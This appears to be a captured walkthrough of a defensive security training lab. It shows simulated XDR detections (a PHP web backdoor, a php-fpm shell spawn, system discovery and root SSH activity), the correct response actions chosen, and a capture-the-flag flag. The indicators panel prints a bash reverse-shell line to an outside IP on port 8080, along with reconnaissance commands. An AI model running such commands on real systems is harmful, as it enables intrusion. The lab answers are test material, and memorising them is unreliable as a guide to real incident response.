

Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Suspicious File Write: Backdoor:PHP/Generic
Summary
Process Info
IOC/Indicators
Actions/Response
Associated Indicators of Compromise (IoCs)
Type
Value
Source
Action
File Path
/var/www/html/CRM/portal/uploads/invoice.php
Atomic Indicator
Flagged
Process Image
/usr/sbin/php-fpm7.4
Related Entity
Observed
Last refreshed: 09:54:47


Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Suspicious File Write: Backdoor:PHP/Generic
Summary
Process Info
IOC/Indicators
Actions/Response
You've successfully completed all the correct response actions!
Response Actions Taken
Actions taken to respond to the detection. 3/3
Action Taken
Status
Time
Performed By
Analyze the Root Cause
Completed
09:53:42
analyst
Collect invoice.php File
Completed
09:54:02
analyst
Quarantine invoice.php File
Completed
09:54:09
analyst
Last refreshed: 09:54:09
Available Response Options
Analyze the Root Cause ✓
Quarantine invoice.php File ✓
Terminate PHP-FPM Process
Quarantine PHP-FPM Binary
Rotate www-data Password
Collect invoice.php File ✓
Terminate Apache Process
Quarantine Apache2 Binary
Pick the 3 correct actions to respond to the detection.
Last refreshed: 09:54:09


2.



TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Parent-Child Anomaly: Shell Spawn
Summary
Process Info
IOC/Indicators
Actions/Response
Summary
A trusted php-fpm (worker) process unexpectedly spawned /bin/bash command shell with suspicious arguments. The behavior is unusual for that specific process and might indicate a breach.
Detection Time
Nov 6th 2025 at 17:29
Host
TPMHQ-CRM01
Engine
Dynamic ML
User
www-data
Severity
High
Status
Not Acknowledged
Last refreshed: 09:55:33
Host Details
Priority
Critical
Hostname
TPMHQ-CRM01
OS Name
Ubuntu 22.04
Custom Tags
Risk Assessment
Tactic
Initial Access
Technique
Exploit Public-Facing Application
Confidence Score
95



TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Parent-Child Anomaly: Shell Spawn
Summary
Process Info
IOC/Indicators
Actions/Response
Associated Indicators of Compromise (IoCs)
Type
Value
Source
Action
Process Image
/bin/bash
Related Entity
Observed
Process Image
/usr/sbin/php-fpm7.4
Related Entity
Observed
IPv4 Address
115.58.148.86
Atomic Indicator
Flagged
Shell Command
bash -c "bash -i >& /dev/tcp/115.58.148.86/8080 0>&1"
Attack Indicator
Flagged
Last refreshed: 09:55:51



TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Parent-Child Anomaly: Shell Spawn
Summary
Process Info
IOC/Indicators
Actions/Response
You've successfully completed all the correct response actions!
Response Actions Taken
Actions taken to respond to the detection. 2/2
Action Taken
Status
Time
Performed By
Block Flagged IPv4
Completed
09:57:07
analyst
Terminate Bash Process
Completed
09:57:43
analyst
Last refreshed: 09:57:43
Available Response Options
Quarantine Bash Binary
Block Flagged IPv4 ✓
Collect Memory Dump
Terminate Bash Process ✓
Quarantine PHP-FPM Binary
Terminate PHP-FPM Process
Analyze the Root Cause
Block Inbound SSH
Pick the 2 correct actions to respond to the detection.
Last refreshed: 09:57:43

3.



TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Unusual User Behavior: System Discovery
Summary
Process Info
IOC/Indicators
Actions/Response
Summary
The www-data user within the non-interactive session performs extensive system discovery. The behavior and launched commands are atypical for the user.
Detection Time
Nov 6th 2025 at 17:35
Host
TPMHQ-CRM01
Engine
Dynamic ML
User
www-data
Severity
Medium
Status
Not Acknowledged
Last refreshed: 09:58:12
Host Details
Priority
Critical
Hostname
TPMHQ-CRM01
OS Name
Ubuntu 22.04
Custom Tags
Risk Assessment
Tactic
Discovery
Technique
System Information Discovery
Confidence Score
60



TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Unusual User Behavior: System Discovery
Summary
Process Info
IOC/Indicators
Actions/Response
Process Chain
bash
uname
ip
find
cat
ls
curl
bash
Time:
Nov 6th 2025 at 17:28
Image:
/bin/bash
Command Line:
bash -i
Process ID:
1203
Parent Process ID:
1201
User:
www-data
Session:
non-interactive
Network Connection:
115.58.148.86:8080
Last refreshed: 09:58:34



TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Unusual User Behavior: System Discovery
Summary
Process Info
IOC/Indicators
Actions/Response
Associated Indicators of Compromise (IoCs)
Type
Value
Source
Action
Process Image
/bin/bash
Related Entity
Observed
IPv4 Address
115.58.148.86
Atomic Indicator
Flagged
Shell Command
uname -a
Attack Indicator
Flagged
Shell Command
ip a
Attack Indicator
Flagged
Shell Command
find /etc -type f \(-name '*.yml' -o -name '*.json' -o -name '*.toml*' \)
Attack Indicator
Flagged
Last refreshed: 09:59:08


TryDetectMe XDR
Activity dashboard
Action Completed
Analyze the Root Cause has been executed successfully.
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Unusual User Behavior: System Discovery
Summary
Process Info
IOC/Indicators
Actions/Response
You've successfully completed all the correct response actions!
Response Actions Taken
Actions taken to respond to the detection. 3/3
Action Taken
Status
Time
Performed By
Block Flagged Domain/IP
Completed
09:59:29
analyst
Isolate the Host for DFIR
Completed
09:59:54
analyst
Analyze the Root Cause
Completed
10:00:16
analyst
Last refreshed: 10:00:16
Available Response Options
Block Flagged Domain/IP ✓
Quarantine Bash Binary
Isolate the Host for DFIR ✓
Rotate www-data Password
Analyze the Root Cause ✓
Reimage the OS and CRM
Block Discovery Binaries
Terminate Bash Process
Pick the 3 correct actions to respond to the detection.

4.


TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Hands-On-Keyboard Root Activity
Summary
Process Info
IOC/Indicators
Actions/Response
Summary
The system experiences a spike of interactive actions originating from root. The activity pattern and time deviate from the baseline. Review the process tree for details.
Detection Time
Nov 6th 2025 at 18:40
Host
TMPEU-UATSERVER
Engine
Dynamic ML
User
root
Severity
Low
Status
Not Acknowledged
Last refreshed: 10:00:50
Host Details
Priority
Medium
Hostname
TMPEU-UATSERVER
OS Name
Ubuntu 24.04
Custom Tags
Risk Assessment
Tactic
Initial Access
Technique
Valid Accounts
Confidence Score
40


TryDetectMe XDR
Activity dashboard
Search
Dashboard
Endpoint Detections
Threat Intelligence
Host Management
Analytics
Reports
Audit Logs
Support
Settings
All Detections
Hands-On-Keyboard Root Activity
Summary
Process Info
IOC/Indicators
Actions/Response
Associated Indicators of Compromise (IoCs)
Type
Value
Source
Action
Process Image
/sbin/sshd
Related Entity
Observed
Process Image
/bin/bash
Related Entity
Observed
Privileged Account
root
Related Entity
Observed
File Path
/etc/nginx/sites-available/uatprod
Related Entity
Observed
Last refreshed: 10:01:10



Flag:THM{p0rtal_dropp3d?}